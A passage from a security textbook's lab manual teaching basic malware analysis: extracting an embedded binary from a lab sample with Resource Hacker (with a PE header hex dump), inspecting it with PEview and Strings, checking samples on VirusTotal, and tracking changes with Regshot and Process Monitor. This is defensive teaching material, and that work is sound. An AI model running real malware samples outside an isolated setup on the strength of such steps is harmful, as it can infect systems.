
📷 **2c**

Step 2 Extract the embedded binary from Lab01-04 so that it can be analyzed with PEview.

a. Launch Resource Hacker by double-clicking ResourceHacker.exe, which is inside the extracted resource_hacker folder. This is a GUI tool, as is PEview.

b. Select File and then Open. From the Open dialog box, browse to the PEview folder and select Lab01-04.exe.

c. Click the arrow next to BIN to expand the tree. Select 101:1033, as shown in Figure 15-4.



```
00004060  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ
00004070  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00           @
00004080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004090  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00
000040A0  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68           !  L !Th
000040B0  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
000040C0  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS
000040D0  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode.   $
000040E0  3B C6 02 89 7F A7 6C DA 7F A7 6C DA 7F A7 6C DA   ;     l   l   l
000040F0  97 B8 66 DA 74 A7 6C DA FC BB 62 DA 7E A7 6C DA     f t l   b ~ l
00004100  97 B8 68 DA 7D A7 6C DA 7F A7 6C DA 7C A7 6C DA     h } l   l | l
00004110  7F A7 6D DA 6C A7 6C DA 1D B8 7F DA 7C A7 6C DA     m l l     | l
00004120  97 B8 7A DA 7D A7 6C DA 52 69 63 68 7F A7 6C DA     z } l Rich  l
00004130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004140  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00           PE  L
00004150  FB 97 69 4D 00 00 00 00 00 00 00 00 E0 00 0F 01     iM
00004160  0B 01 06 00 00 10 00 00 00 20 00 00 00 00 00 00
00004170  32 11 00 00 00 10 00 00 00 20 00 00 00 00 40 00   2             @
00004180  00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00
00004190  04 00 00 00 00 00 00 00 00 40 00 00 00 10 00 00            @
000041A0  00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00
000041B0  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00
000041C0  00 00 00 00 00 00 00 00 64 20 00 00 50 00 00 00           d   P
000041D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000041E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000041F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004220  00 20 00 00 54 00 00 00 00 00 00 00 00 00 00 00       T
00004230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004240  2E 74 65 78 74 00 00 00 7C 02 00 00 00 10 00 00   .text   |
00004250  00 10 00 00 00 10 00 00 00 00 00 00 00 00 00 00
00004260  00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00          `.rdata
00004270  42 02 00 00 00 20 00 00 00 10 00 00 00 20 00 00   B
00004280  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40               @  @
00004290  2E 64 61 74 61 00 00 00 9C 00 00 00 00 30 00 00   .data        0
000042A0  00 10 00 00 00 30 00 00 00 00 00 00 00 00 00 00        0
000042B0  00 00 00 00 40 00 00 C0 00 00 00 00 00 00 00 00       @
```

FIGURE 15-4 Running Resource Hacker

You’ll notice the same hex dump and ASCII/Unicode representation seen in PEview.

d. Right-click 101:1033, and select Save Resource to a BIN file…

e. Call the file Extracted_Lab01-04.exe, and save it into the PEview folder.

📷 **3b**

Step 3 Analyze the extracted binary with PEview.

a. Open Extracted_Lab01-04.exe in PEview

b. Expand SECTION .rdata and select IMPORT Name Table. You’ll notice, in the pane on the right, PEview displays the names of the APIs, as well as the functions that come from them in a nice organized fashion.

📷 **4a**

⌨ **4b, 4c**

Step 4 Analyze the extracted binary with Strings.

a. Run strings64 on Extracted_Lab01-04.exe.

b. What URL related strings of interest can you see?

c. Which strings related to updates can you see?

⏱ **30 MINUTES**

Lab Exercise 15.04: VirusTotal

The following description of VirusTotal is from https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works:

> VirusTotal inspects items with over 70 antivirus scanners and URL/domain blacklisting services, in addition to a myriad of tools to extract signals from the studied content. Any user can select a file from their computer using their browser and send it to VirusTotal. VirusTotal offers a number of file submission

methods, including the primary public web interface, desktop uploaders, browser extensions and a programmatic API. The web interface has the highest scanning priority among the publicly available submission methods. Submissions may be scripted in any programming language using the HTTP-based public API.

Learning Objectives

In this lab exercise, you'll upload files to VirusTotal. At the end of this lab exercise, you'll be able to

- Use VirusTotal as another basic static analysis tool
- Come to initial hypotheses about binaries based on the results from VirusTotal

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM you installed in Chapter 1

Let's Do This!

Now your basic static analysis phase will reach out and see if your malware is known in the wild. If it is, you might be able to correlate it to other malware specimens, and even possibly other cyberattacks. Even if the malware isn't known in the wild, you'll still receive a great amount of valuable information about it for your analysis from numerous analyses made by many vendors hosted by VirusTotal.

📷 **1c–1e**

Step 1 Analyze Lab01-01 with VirusTotal.

a. Go to www.virustotal.com.

b. Click choose file.

Browse to and select Lab01-01.exe in the Strings folder.

You’ll notice a quick “Checking hash” message. Since the hash of this is known, VirusTotal doesn’t need to have each of the vendors analyze the file because it has already been analyzed. Instead, the results are immediately shown.

Most vendors flag it as malicious, but some don’t, as shown in the DETECTION tab. You will notice a couple of “Unable to process file type” results as well.

c. Click the DETAILS tab.

Notice the hashes, timestamps, alternate names that this file was uploaded as, PE information, and even the DLL/function listings.

d. Click the BEHAVIOR tab, which includes sections of Files Opened, Files Written, Files Deleted, Registry Actions, and Registry Keys Set. VirusTotal actually ran this file in a sandbox environment and is displaying the actual results.

e. Click the Community tab, which shows comments and metadata from other users.

📷 **2c**

Step 2 Perform further analysis on Lab01-01 with VirusTotal after creating an account that grants you access to additional VirusTotal functionality.

a. Click the Relations tab, which has an illustration at the bottom. If you click it, you’ll be brought to a page to create a VirusTotal account.

The following description is from www.virustotal.com/gui/sign-in/graph:

VirusTotal Community accounts allow you to use VT Graph, a tool to explore VirusTotal’s dataset visually, discover threat commonalities and generate indicators of compromise. Try it out for free and understand the relationship between files, URLs, domains, IP addresses and other items encountered in an ongoing investigation. Basic VT Graph is free for the community, however, you might also want to learn more about its premium offering.

b. Click the Create Account button.

Fill out and submit your information.

Click the link in your e-mail to your activate account.

c. Reupload Lab01-01.exe, if necessary, and go back to the Relations tab.

Click anywhere in the graph that's shown. Keep clicking everything you see! The small graph will expand greatly, as shown in Figure 15-5. Mouse over different parts of the graph for further details.




FIGURE 15-5 Looking for relations to Lab01-01.exe through VirusTotal

📷 **3a, 3b**

Step 3 Upload a benign program to VirusTotal.

a. Upload C:\Windows\System32\calc.exe to VirusTotal.

b. What fraction of vendors considered it to be malicious?

📷 **4a, 4b**

Step 4 Create a new file and upload it to VirusTotal.

a. If VirusTotal doesn’t have a matching hash on file, it submits your file to all of the APIs of the vendors. Let’s try one.

Create a text file and type your name in it.

Upload that file to VirusTotal.

Click Confirm upload.

Notice the real-time scanning, and you’ll see “No engines detected this file.”

b. Now rename the file and upload it again.

You’ll see that VirusTotal now realizes the hash is known, so it doesn’t do a real-time pass to all the engines.

Go to the Details tab and see the previous name of the file, along with the First Submission timestamp (the time is in the UTC standard), matching your initial upload.

📷 **5c, 5d**

Step 5 Upload a file to VirusTotal that has a hash that matches a file that I, and others, have uploaded.

a. Create a text file and type **Professor Jonathan S. Weissman** in it. Type it as is, using the same case and spacing, so the hash will match. Save the file and name it using your name (for example, jonathansweissman.txt).

b. Upload the file to VirusTotal.

c. Since I performed the previous two steps when writing this book, VirusTotal will recognize the hash and will not reanalyze the file, by default. Go to the Details tab and look at the History dates related to the submitted file, including First Submission, Last Submission, and Last Analysis.

d. To have VirusTotal reanalyze a file if the hash is known, which you'll do now, click the Reanalyze file icon (a curved arrow) on the right side of the bar at the top that states, "No security vendors flagged this file as malicious." Once again, go to the Details tab and notice that the Last Analysis timestamp now reflects the current date and time.

30 MINUTES

Lab Exercise 15.05: Regshot

Malware can add, modify, and delete Windows registry keys and values, files, folders, services, and more. Regshot is a basic dynamic tool that allows you to see which artifacts have been added, modified, or deleted. Since you'll be running the malware now, this tool is a basic dynamic tool.

Learning Objectives

In this lab exercise, you'll look for artifacts on your system that were added, modified, or deleted. At the end of this lab exercise, you'll be able to

- Take an initial measurement and analysis of your system
- Simulate malware running
- Take a second measurement and analysis of your system, and compare the before and after snapshots

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM you installed in Chapter 1

Let's Do This!

To download Regshot, go to https://sourceforge.net/projects/regshot/ and click the Download button. The download will start seconds later.


Next extract the 7z file, as you did earlier in this chapter. In the extracted folder (Regshot-1.9.0 at the time of publication), you’ll see four different executables. Right-click Regshot-x64-Unicode.exe and select Run as Administrator.

Finally, click Yes in the dialog box that asks, “Do you want to allow this app from an unknown publisher to make changes to your device?”

📷 **1d–1f**

Step 1 Using Regshot, see which registry keys are affected when you change the desktop background.

a. In Regshot, change the output path to the Desktop folder and select the radio button for Plain TXT, as shown in Figure 15-6. Next click the 1st shot button and then click Shot.



Regshot 1.9.0 x64 Unic...

Compare logs save as:

● Plain TXT ○ HTML document

□ Scan dir1[;dir2;dir3;...;dir nn]:

C:\WINDOWS

Output path:

C:\Users\jswics\Desktop

Add comment into the log:

FIGURE 15-6 Running Regshot

b. Right-click the desktop and select Personalize.

c. Change the background by selecting Picture, Solid Color, or Slideshow.

d. In Regshot, click the 2nd shot button and then click Shot.

e. When this completes, click the Compare button. A text file, in Notepad, will open up showing the following sections: Keys deleted, Keys added, Values modified, and Total changes.

f. From Notepad, press CTRL-F and search for the string of wallpaper. Seeing which registry keys were changed by the changing of your desktop background is simulating what you'd see has changed after a malware specimen has run. This can also come in handy for seeing which keys are related to which actions and even installations. You now have the knowledge and ability to change those keys manually.

📷 **2l, 2m**

Step 2 Let's say you had an inkling that malware was adding, modifying, or deleting files in a certain directory. You could watch a directory, multiple directories, or the entire filesystem.

Using Regshot, see what modifications to files and folders are detected.

a. Make a folder on the desktop named bob1.

b. Make a second folder on the desktop named bob2.

c. Make a text file on the desktop named bob1.txt.

d. Make a second text file on the desktop named bob2.txt.

e. In Regshot, put a check in the Scan Dir checkbox and type **C:\** in the textbox, which will monitor the entire drive.

Alternatively, you can list a specific directory or multiple directories, each delimited with a semicolon.

f. Click the 1st shot button.

g. Delete bob2.txt.

h. Make a third text file on the desktop named bob3.txt and add a line of text to it.

i. Make a third folder on the desktop named bob3.

j. Rename the bob3 folder to bob4.

k. Delete the bob2 folder.

l. Click the 2nd shot button.

m. When that completes, click the Compare button and search the text file for any mention of the folders and files from this step. Now you’ll see sections of output including Files added, Files deleted, Files [attributes?] modified:, Folders added, and Folders deleted.

📷 **3a–3h**

Step 3 Using Regshot, explore the difference in registry modification between installing and uninstalling a program.

a. Typically, when programs are installed, a bunch of registry keys will be added, but when programs are uninstalled, not all registry keys related to the installation will be removed. This, among other things, prevents someone from going through a free 30-day trial for software and then starting a new 30-day trial when it expires. Of course, registry keys are added at times when you might not expect, such as during normal activity, as well.

In Regshot, click the 1st shot button.

b. Download and install a program of your choice from a reputable site.

c. Click the 2nd shot button.

d. When that completes, click the Compare button and search the text file to see how many registry keys were added related to the install.

e. To see how the uninstallation of the program relates, click the 1st shot button.

f. Uninstall the program.

g. Click the 2nd shot button.

h. When that completes, click the Compare button and search the text file to see how many registry keys were removed related to the uninstall.

Lab Exercise 15.06: Process Monitor

Process Monitor is another great dynamic analysis tool that reports in real time on activity involving the registry, filesystem, networking, and, of course, processes. Since the tool tries to capture everything and anything, the odds are that some events will be missed at certain times. Since Process Monitor logs to RAM, it’s not advised to run it for an extended period of time.

Learning Objectives

In this lab exercise, you’ll watch a list of events in real time on your system. At the end of this lab exercise, you’ll be able to

- Determine what effect a running binary has on the registry, filesystem, networking, and processes
- Implement various filters to make the output more targeted and meaningful

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM you installed in Chapter 1

Let’s Do This!

Download Process Monitor from https://docs.microsoft.com/en-us/sysinternals/downloads/procmon and then extract the ZIP file and open the extracted folder.

📷 **1c–1e**


Step 1 Start collecting events with Process Monitor.

a. You’ll notice three versions of Process Monitor in the extracted folder.

Double-click procmon64.exe to run it.

b. Click the Yes button in the User Account Control dialog box.

c. Click the OK button and watch the multitude of events getting logged. Notice in Figure 15-7 that not all events are shown. At first, the percentage will be very small, but that percentage will gradually increase.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
4:39:1...	Explorer.EXE	8036	RegOpenKey	HKCU	SUCCESS	Desired Access: Query V...
4:39:1...	Explorer.EXE	8036	RegCloseKey	HKCU	SUCCESS	
4:39:1...	Explorer.EXE	8036	RegOpenKey	HKCU	SUCCESS	Desired Access: Query V...
4:39:1...	Explorer.EXE	8036	RegCloseKey	HKCU	SUCCESS	
4:39:1...	Explorer.EXE	8036	RegOpenKey	HKCU	SUCCESS	Desired Access: Query V...
4:39:1...	Explorer.EXE	8036	RegCloseKey	HKCU	SUCCESS	
4:39:1...	ctfmon.exe	7836	RegQueryKey	HKCU	SUCCESS	Query: HandleTags, Han...
4:39:1...	ctfmon.exe	7836	RegOpenKey	HKCU\Software\Microsoft\InputPerson...	SUCCESS	Desired Access: Query V...
4:39:1...	ctfmon.exe	7836	RegQueryValue	HKCU\SOFTWARE\Microsoft\InputPer...	SUCCESS	Type: REG_DWORD, L...
4:39:1...	ctfmon.exe	7836	RegCloseKey	HKCU\SOFTWARE\Microsoft\InputPer...	SUCCESS	
4:39:1...	ctfmon.exe	7836	RegQueryKey	HKCU	SUCCESS	Query: HandleTags, Han...
4:39:1...	ctfmon.exe	7836	RegOpenKey	HKCU\SOFTWARE\Microsoft\Input\Se...	SUCCESS	Desired Access: Read
4:39:1...	ctfmon.exe	7836	RegQueryValue	HKCU\SOFTWARE\Microsoft\Input\Se...	NAME NOT FOUND	Length: 16
4:39:1...	ctfmon.exe	7836	RegCloseKey	HKCU\SOFTWARE\Microsoft\Input\Se...	SUCCESS	
4:39:1...	ctfmon.exe	7836	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, Han...
4:39:1...	ctfmon.exe	7836	RegOpenKey	HKLM\SOFTWARE\Microsoft\Input\Se...	SUCCESS	Desired Access: Read
4:39:1...	ctfmon.exe	7836	RegQueryValue	HKLM\SOFTWARE\Microsoft\Input\Se...	SUCCESS	Type: REG_DWORD, L...
4:39:1...	Explorer.EXE	8036	RegOpenKey	HKCU	SUCCESS	Desired Access: Query V...
4:39:1...	ctfmon.exe	7836	RegCloseKey	HKLM\SOFTWARE\Microsoft\Input\Se...	SUCCESS	
4:39:1...	Explorer.EXE	8036	RegCloseKey	HKCU	SUCCESS	
4:39:1...	ctfmon.exe	7836	RegQueryKey	HKCU	SUCCESS	Query: HandleTags, Han...
4:39:1...	ctfmon.exe	7836	RegOpenKey	HKCU\Software\Microsoft\Input\Typing...	SUCCESS	Desired Access: Read
4:39:1...	ctfmon.exe	7836	RegQueryValue	HKCU\SOFTWARE\Microsoft\Input\Ty...	SUCCESS	Type: REG_BINARY, Le...
4:39:1...	ctfmon.exe	7836	RegCloseKey	HKCU\SOFTWARE\Microsoft\Input\Ty...	SUCCESS	
4:39:1...	ctfmon.exe	7836	RegQueryKey	HKCU	SUCCESS	Query: HandleTags, Han...
4:39:1...	ctfmon.exe	7836	RegCreateKey	HKCU\Software\Microsoft\Input\Typing...	SUCCESS	Desired Access: Write, D...
4:39:1...	Explorer.EXE	8036	RegOpenKey	HKCU	SUCCESS	Desired Access: Query V...
4:39:1...	ctfmon.exe	7836	RegSetValue	HKCU\SOFTWARE\Microsoft\Input\Ty...	SUCCESS	Type: REG_BINARY, Le...
4:39:1...	Explorer.EXE	8036	RegCloseKey	HKCU	SUCCESS	
4:39:1...	ctfmon.exe	7836	RegCloseKey	HKCU\SOFTWARE\Microsoft\Input\Ty...	SUCCESS	
4:39:1...	ctfmon.exe	7836	RegQueryKey	HKCU	SUCCESS	Query: HandleTags, Han...
4:39:1...	ctfmon.exe	7836	RegOpenKey	HKCU\SOFTWARE\Microsoft\Input\Se...	SUCCESS	Desired Access: Read

Showing 1,286,909 of 1,922,351 events (66%)   Backed by virtual memory

FIGURE 15-7 Running Process Monitor

d. Scroll all the way down and continue to watch the logged events. To get a good idea of how rapidly events are getting generated, click Edit on the menu bar and select Auto Scroll. To remove that toggled selection, once again click Edit and select Auto Scroll.

e. Right-click in any of the default columns and click Select Columns… to see other columns that could be added to the display. Feel free to add any or even to remove currently selected columns. Then click the OK button or the Cancel button.

📷 **2a–2e**

⌨ **2d, 2e**

Step 2 Use filters in Process Monitor to focus on specific events.

a. Through its filtering capabilities, Process Monitor can eliminate a lot of the background events not related to a binary that's being run and analyzed. Click Filter on the menu bar and select Filter…. You'll notice there are already filters in place to prevent events from Process Monitor itself from recursively showing up in the output.

b. When you select from the first dropdown list, choices proportional to that selection appear in the third dropdown list. Try a couple.

c. The second dropdown list contains keywords (is, is not, less than, more than, begins with, ends with, contains, and excludes) that determine how to treat the choices in the third dropdown list. The fourth dropdown list determines if a match should be shown or hidden with the section of Include or Exclude.

d. Come up with one meaningful filtering rule that will include events matching your selections. Make your selections, click the Add button, and then click the OK button. To remove a selection, select it and click the Remove button. Optionally, run a program that will produce events related to your rule. Explain your selections and rationale.

